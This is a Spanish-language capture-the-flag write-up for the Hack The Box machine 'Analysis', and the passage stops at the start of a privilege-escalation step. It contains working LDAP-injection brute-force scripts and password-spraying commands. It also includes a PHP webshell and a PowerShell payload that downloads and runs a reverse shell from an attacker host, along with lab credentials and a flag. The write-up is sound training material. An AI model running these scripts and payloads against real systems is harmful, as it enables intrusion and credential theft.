
Análisis de comportamiento:

- `http://internal.analysis.htb/users/list.php?name='%20AND%20SLEEP(5)` -> Sigue sin salir nada.
- `http://internal.analysis.htb/users/list.php?name='%20AND%20SLEEP` -> Nos sale la página web.




7.2. Inyección LDAP

Si ponemos `http://internal.analysis.htb/users/list.php?name=()`, desaparece el contenido de la página, lo que sugiere vulnerabilidad a Inyecciones LDAP.



Probamos inyección LDAP wildcard: `http://internal.analysis.htb/users/list.php?name=a*`

Resultado: `username: amanson | lastname: manson | firstname: andrew`



Parece que la query backend podría ser: `&(sAMAccountName=INPUT)(sn=jhonson)` .

8. Explotación LDAP

8.1. Script de Enumeración de Usuarios (LDAP Injection)

Creamos un script en Python para extraer todos los usuarios mediante fuerza bruta con el wildcard `*` .

Script:

```
#!/usr/bin/env python3

import requests
import re
import signal
import time
import sys
```

```

import string

from termcolor import colored
from pwn import *

def def_handler(sig, frame):
    print(colored(f"\n\n[!] Saliendo...\n", 'red'))
    sys.exit(1)

# Ctrl + C
signal.signal(signal.SIGINT, def_handler)

main_url = 'http://internal.analysis.htb/users/list.php?name='
characters = string.ascii_lowercase

def ldapInjection():

    p1 = log.progress("LDAP Injection")
    p1.status("Starting LDAP Injection")

    time.sleep(2)

    for first_character in characters:
        for second_character in characters:
            p1.status(main_url + f"{first_character}"
{second_character}*")
            r = requests.get(main_url + f"{first_character}"
{second_character}*")
            username = re.findall(r'<strong>(.*?)</strong>',
r.text)[0]

            if "CONTACT_" not in username:
                print(colored(f"[+] Valid user: "
{colored(username, 'blue')}}", 'yellow'))

if __name__ == '__main__':

    ldapInjection()

```

Ejecución: `python3 ldap_injection.py`

Resultado:

```

[+] Valid user: amanson
[+] Valid user: badam

```



```
[+] Valid user: jangel  
[+] Valid user: lzen  
[+] Valid user: technician
```

Contemplamos los usuarios extraídos del Kerbrute y del script LDAP en un archivo.

8.2. Ataques de Contraseña

Con los usuarios obtenidos de Kerbrute y del script LDAP:

1. AS-REP Roasting:

```
impacket-GetNPUsers -no-pass -usersfile valid_users analysis.htb/
```

Resultado: doesn't have UF_DONT_REQUIRE_PREAUTH set.

2. Password Spraying (Usuario como contraseña):

```
netexec smb 10.129.230.179 -u valid_users -p valid_users --no-bruteforce  
--continue-on-success
```

Resultado: Ninguna válida.

3. Cross-Username Check:

```
netexec smb 10.129.230.179 -u valid_users -p valid_users --continue-on-  
success
```

Resultado: Ninguna válida.

8.3. Extracción de Atributos via LDAP

Intentamos extraer atributos sensibles mediante inyección.

8.3.1. Atributo Password

Intentamos inyectar sobre el campo `password`.

```
#!/usr/bin/env python3  
  
import requests  
import re  
import signal  
import time  
import sys  
import string
```

```

from termcolor import colored
from pwn import *

def def_handler(sig, frame):
    print(colored(f"\n\n[!] Saliendo...\n", 'red'))
    sys.exit(1)

# Ctrl + C
signal.signal(signal.SIGINT, def_handler)

main_url = 'http://internal.analysis.htb/users/list.php?name='
characters = string.ascii_lowercase + string.ascii_uppercase + string.digits

def ldapInjection():

    p1 = log.progress("LDAP Injection")
    p1.status("Starting LDAP Injection")

    time.sleep(2)

    for character in characters:
        p1.status(main_url + f"amanson)(password={character}*")
        r = requests.get(main_url + f"amanson)(password={character}*")
        username = re.findall(r'<strong>(.*?)</strong>', r.text)[0]

        if "CONTACT_" not in username:
            print(colored(f"[+] Valid user: {colored(username, 'blue')}}", 'yellow'))

if __name__ == '__main__':

    ldapInjection()

```

Ejecutamos, pero no encontramos nada, parece que no existe o incluye el atributo de password.

8.3.2. Atributo Description (Detección)

Probamos si el atributo `description` existe y contiene datos.

Script:

```

#!/usr/bin/env python3

import requests

```

```

import re
import signal
import time
import sys
import string

from termcolor import colored
from pwn import *

def def_handler(sig, frame):
    print(colored(f"\n\n[!] Saliendo...\n", 'red'))
    sys.exit(1)

# Ctrl + C
signal.signal(signal.SIGINT, def_handler)

main_url = 'http://internal.analysis.htb/users/list.php?name='
characters = string.ascii_lowercase + string.ascii_uppercase + string.digits

def ldapInjection():

    p1 = log.progress("LDAP Injection")
    p1.status("Starting LDAP Injection")

    time.sleep(2)

    users = ['jdoe', 'ajohnson', 'cwilliams', 'jangel', 'technician',
'amanson', 'badam', 'lzen']

    p2 = log.progress("Username")
    p3 = log.progress("Description")

    for user in users:

        p2.status(f"Enumerating {user} description")

        for character in characters:
            p1.status(main_url + f"{user}")(description=
{character}*)

            r = requests.get(main_url + f"{user}")(description=
{character}*)

            username = re.findall(r'<strong>(.*?)</strong>',
r.text)[0]

            if user in username:
                p3.status(character)
                time.sleep(10)

```

```

break

if __name__ == '__main__':

    ldapInjection()

```

Ejecutamos: `python3 ldap_injection_description.py`

Resultado:

```

[ ] LDAP Injection: http://internal.analysis.htb/users/list.php?name=lzen)
(description=9*
[...../...] Username: Enumerating lzen description
[ ] Description: 9

```

Detecta que hay una descripción que empieza por 9 .

8.3.3. Exfiltración de la Descripción

Adaptamos el script para extraer la cadena completa de la descripción del usuario `technician` .

Script:

```

#!/usr/bin/env python3

import requests
import re
import signal
import time
import sys
import string

from termcolor import colored
from pwn import *

def def_handler(sig, frame):
    print(colored(f"\n\n[!] Saliendo...\n", 'red'))
    sys.exit(1)

# Ctrl + C
signal.signal(signal.SIGINT, def_handler)

main_url = 'http://internal.analysis.htb/users/list.php?name='
characters = string.ascii_lowercase + string.ascii_uppercase + string.digits

```

```
+ '.*$%@#'
```

```
def ldapInjection():

    p1 = log.progress("LDAP Injection")
    p1.status("Starting LDAP Injection")

    time.sleep(2)

    p2 = log.progress("Description")

    description = ""

    for position in range(30):
        for character in characters:
            try:
                p1.status(main_url + f"technician)
(description={description}{character}*")
                r = requests.get(main_url + f"technician)
(description={description}{character}*")
                username = re.findall(r'<strong>(.*?)
</strong>', r.text)[0]

                if "technician" in username:
                    description += character
                    p2.status(character)
                    break

            except:
                description += character
                p2.status(character)
                break

    if __name__ == '__main__':

        ldapInjection()
```

Ejecutamos: `python3 ldap_injection_description.py`

Resultado:

```
[T] LDAP Injection: http://internal.analysis.htb/users/list.php?
name=technician)(description=97NTtl*4QP96Bv**aaaaaaaaaaaaaaaa*
[O] Description: a
```

El script falló en los segundos asteriscos, indicando una posible estructura. Posibles contraseñas: `97NTtl*4QP96Bv` , `97NTtl*4QP96Bv*` o `97NTtl*4QP96Bv**aaaaaaaaaaaaaaaa*` .

8.4. Validación de Credenciales

Validamos las combinaciones posibles con NetExec.

Lo validamos para el usuario technician: `netexec smb 10.129.230.179 -u technician -p '97NTtL*4QP96Bv**aaaaaaaaaaaaa*'`

Resultado: `[-] analysis.htb\technician:97NTtL*4QP96Bv**aaaaaaaaaaaaa* STATUS_LOGON_FAILURE`

Validamos: `netexec smb 10.129.230.179 -u technician -p '97NTtL*4QP96Bv*'`

Resultado: `[-] analysis.htb\technician:97NTtL*4QP96Bv* STATUS_LOGON_FAILURE`

Validamos: `netexec smb 10.129.230.179 -u technician -p '97NTtL*4QP96Bv**'`

Resultado: `[-] analysis.htb\technician:97NTtL*4QP96Bv** STATUS_LOGON_FAILURE`

Validamos: `netexec smb 10.129.230.179 -u technician -p '97NTtL*4QP96Bv'`

Resultado: `[+] analysis.htb\technician:97NTtL*4QP96Bv`

Credenciales validas:

```
user: technician
pass: 97NTtL*4QP96Bv
```

9. Acceso Inicial y Enumeración Interna

9.1. Kerberoasting y Enumeración SMB

Intentamos ataques post-credenciales.

Kerberoasting:: `impacket-GetUserSPNs 'analysis.htb/technician:97NTtL*4QP96Bv'`

Resultado: `No entries found!`

Enumeramos los recursos compartidos: `smbmap -H 10.129.230.179 -u 'technician' -p '97NTtL*4QP96Bv'`

Resultado:

```
[+] IP: 10.129.230.179:445 / HTB/Name: analysis.htb
Disk: injection_passwd.py
Status: Authenticated
Permissions  Comment
-----
ADMIN$ /home/x369/HTB/Analysis NO ACCESS Administration à distance
C$ ldap_injection_passwd.py NO ACCESS Partage par défaut
Traceback: IPC$ net-recent-call-list READ ONLY IPC distant
File: NETLOGON READ ONLY Partage de serveur d'accès
Sysvol: SYSVOL READ ONLY Partage de serveur d'accès
[*] Closed 1 connections
```

Resultado: No se encuentra nada relevante en los recursos compartidos.

9.2. Dump de LDAP

Usamos `ldapdomaindump` para obtener información detallada del dominio.

Comando: `mkdir ldap && cd ldap && ldapdomaindump -u 'analysis.htb\technician' -p '97NTtL*4QP96Bv' 10.129.230.179`

Levantamos un servicio web y accedemos a `http://localhost/domain_users_by_group.html`.

Observamos que `jdoe` y `wsmith` pertenecen al grupo "utilisateurs degestion a distance" (Windows Remote Management).

Utilisateurs de gestion à distance		
CN	name	SAM Name
william smith	william smith	wsmith
john doe	john doe	jdoe
Groupe de réplication dont le mot de passe RODC est refusé		

Encontramos usuarios nuevos (`soc_analyst` , `web_service`), pero nada crítico adicional.

Utilisateurs du domaine

CN	name	SAM Name
barry adam	barry adam	badam
andrew manson	andrew manson	amanson
svc_web	svc_web	svc_web
liam zen	liam zen	lzen
angel johnson	angel johnson	jangel
william smith	william smith	wsmith
web_service	web_service	webservice
technician	technician	technician
clara williams	clara williams	cwilliams
soc_analyst	soc_analyst	soc_analyst
john doe	john doe	jdoe
krbtgt	krbtgt	krbtgt


9.3. Acceso al Panel Web (Login)

Usamos las credenciales obtenidas en el panel encontrado anteriormente:

`http://internal.analysis.htb/employees/login.php`.

Credenciales: `technician@analysis.htb / 97NTtL*4QP96Bv`

Resultado: Acceso exitoso.



Viendo los tickets, parece que Jhon Doe tiene problemas relacionado con kerberos auth: Active Directory login issue Jhon Doe Seems to be related with new kerberos auth

The screenshot shows the 'Recent Tickets' table in the Analysis Panel. The table has columns for Date, Description, Employee, Details, Status, and Action. The first row highlights a ticket from 01 Jan 2023 by Jhon Doe regarding an Active Directory login issue.

Date	Description	Employee	Details	Status	Action
01 Jan 2023	Active Directory login issue	Jhon Doe	Seems to be related with new kerberos auth	Unresolved	Detail
02 Feb 2023	HTA files are confusing me	Clara Williams	Failing to execute hta files	Unresolved	Detail
05 May 2023	Web panel login	John Smith	web panel mysql error	Resolved	Detail
03 Jan 2023	Computer crashes	Alix	My computer is always crashing when I'm working	Resolved	Detail
10 Dec 2023	Server latency	John Smith	Incredible latency on file shares	Resolved	Detail

Descripcion del ticket: Seems to be related with new kerberos auth, my TGT ticket fails to authenticate me to the Domain Controller

Nada relevante en este y el resto de tickets.


This is a close-up of the first row of the 'Recent Tickets' table, showing the details of the ticket from 01 Jan 2023.

Date	Description	Employee	Details	Status
01 Jan 2023	Active Directory login issue	Jhon Doe	Seems to be related with new kerberos auth, my TGT ticket fails to authenticate me to the Domain Controller	Unresolved


10. Ejecución Remota de Código (RCE)

10.1. Subida de Archivos

En el apartado "SOC Report", encontramos una funcionalidad de subida de archivos.



Subimos una imagen de prueba y comprobamos acceso en `http://internal.analysis.htb/dashboard/uploads/images.jpeg`.



10.2. Verificación de PHP


Subimos un archivo `phpinfo.php` para verificar funciones deshabilitadas.

Contenido:

```
└─# cat phpinfo.php
<?php
```

```
phpinfo();  
?>
```

Accedemos a `http://internal.analysis.htb/dashboard/uploads/phpinfo.php` . Vemos que `disable_functions` no tiene valores ("no value").



PHP Version		8.2.5
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	no value	no value
display_errors	On	On
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	C:\Windows\Tasks\php_errors.log	C:\Windows\Tasks\php_errors.log
error_log_mode	0644	0644
error_prepend_string	no value	no value
error_reporting	22527	22527

10.3. Webshell y Reverse Shell

Subimos una webshell simple.

```
<?php  
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";  
?>
```

Ejecutamos: `http://internal.analysis.htb/dashboard/uploads/webshell.php?cmd=whoami`

Resultado: `svc_web`

Vemos la IP del host: `http://internal.analysis.htb/dashboard/uploads/webshell.php?cmd=ipconfig`

Resultado: `10.129.230.179`

Ejecución de Reverse Shell (Nishang):

1. Nos ponemos en escucha: `rlwrap nc -nlvp 443`
2. Servidor web atacante: `python3 -m http.server 80`

3. Payload: `http://internal.analysis.htb/dashboard/uploads/webshell.php?cmd=powershell%20-c%20%22IEX(New-Object%20Net.WebClient).DownloadString(%27http://10.10.14.195/nishang.ps1%27)%22`

Resultado: Reverse shell exitosa.

11. Movimiento Lateral

11.1. Enumeración con WinPEAS


Ejecutamos WinPEAS para enumerar el sistema.

Comando:

```
.\winPEASx64.exe > output.txt
```

Resultado: Encontramos credenciales de AutoLogon.

```
Some AutoLogon credentials were found
DefaultDomainName      : analysis.htb.
DefaultUserName        : jdoe
DefaultPassword        : 7y4Z4^*y9Zzj
```



```
????????????? Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName      : analysis.htb.
DefaultUserName        : jdoe
DefaultPassword        : 7y4Z4^*y9Zzj
```

11.2. Validación y Acceso como Jdoe

Validamos las credenciales para WinRM.

Comando:

```
netexec winrm 10.129.230.179 -u jdoe -p '7y4Z4^*y9Zzj'
```

Resultado: `[+] analysis.htb\jdoe:7y4Z4^*y9Zzj (Pwn3d!)`

Accedemos mediante Evil-WinRM.

Comando:

```
evil-winrm -i 10.129.230.179 -u jdoe -p '7y4Z4^*y9Zzj'
```

Resultado: Acceso exitoso.

Flag de usuario:

```
type user.txt
```

Resultado: 6ddd10fabe23de88eccec78720ab521b

12. Escalada de Privilegios

12.1. Enumeración del Sistema de Archivos

Enumerando directorios en la raíz C:\.

Comando:

```
dir C:\
```

Resultado: Observamos el directorio Snort y un archivo snortlog.txt reciente.

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	6/12/2023 10:01 AM		inetpub
d-----	11/5/2022 8:14 PM		PerfLogs
d-----	5/8/2023 10:20 AM		PHP
d-----	7/9/2023 10:54 AM		private
d-r----	11/18/2023 9:56 AM		Program Files
d-----	5/8/2023 10:11 AM		Program Files (x86)
d-----	7/9/2023 10:57 AM		Snort
d-r----	5/26/2023 2:20 PM		Users
d-----	1/10/2024 3:52 PM		Windows
d-----	2/8/2026 6:25 PM		WIndwos
-a-----	2/8/2026 10:08 PM	352976	snortlog.txt

12.2. Análisis de Snort

Consultando el manual de Snort (Dynamic Modules): <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/>

Vemos en el apartado 2, un punto interesante, el 2.8 Dynamic Modules.

Vemos que hay una directiva 'dynamicpreprocessor' que dice:

```
Tells snort to load the dynamic preprocessor shared library (if file is used) or all dynamic preprocessor shared libraries
```

La directiva dynamicpreprocessor carga librerías compartidas.

Buscamos esta directiva en la configuración.

Comando:

```
type C:\snort\etc\snort.conf | findstr dynamicpreprocessor
```

Resultado: C:\Snort\lib\snort_dynamicpreprocessor

Listamos el contenido del directorio de librerías.

Comando:

```
dir C:\Snort\lib\snort_dynamicpreprocessor
```

Resultado:

-a----	5/24/2022	6:46 AM	207872	sf_dce2.dll
-a----	5/24/2022	6:46 AM	33792	sf_dnp3.dll
-a----	5/24/2022	6:46 AM	22528	sf_dns.dll
-a----	5/24/2022	6:46 AM	108032	sf_ftptelnet.dll
-a----	5/24/2022	6:46 AM	47616	sf_gtp.dll
-a----	5/24/2022	6:47 AM	59392	sf_imap.dll
-a----	5/24/2022	6:47 AM	23552	sf_modbus.dll
-a----	5/24/2022	6:47 AM	58368	sf_pop.dll
-a----	5/24/2022	6:47 AM	52736	sf_reputation.dll
-a----	5/24/2022	6:47 AM	37888	sf_sdf.dll
-a----	5/24/2022	6:47 AM	52224	sf_sip.dll
-a----	5/24/2022	6:47 AM	78848	sf_smtp.dll
-a----	5/24/2022	6:47 AM	22016	sf_ssh.dll
-a----	5/24/2022	6:47 AM	32256	sf_ssl.dll

12.3. Prueba de Escritura

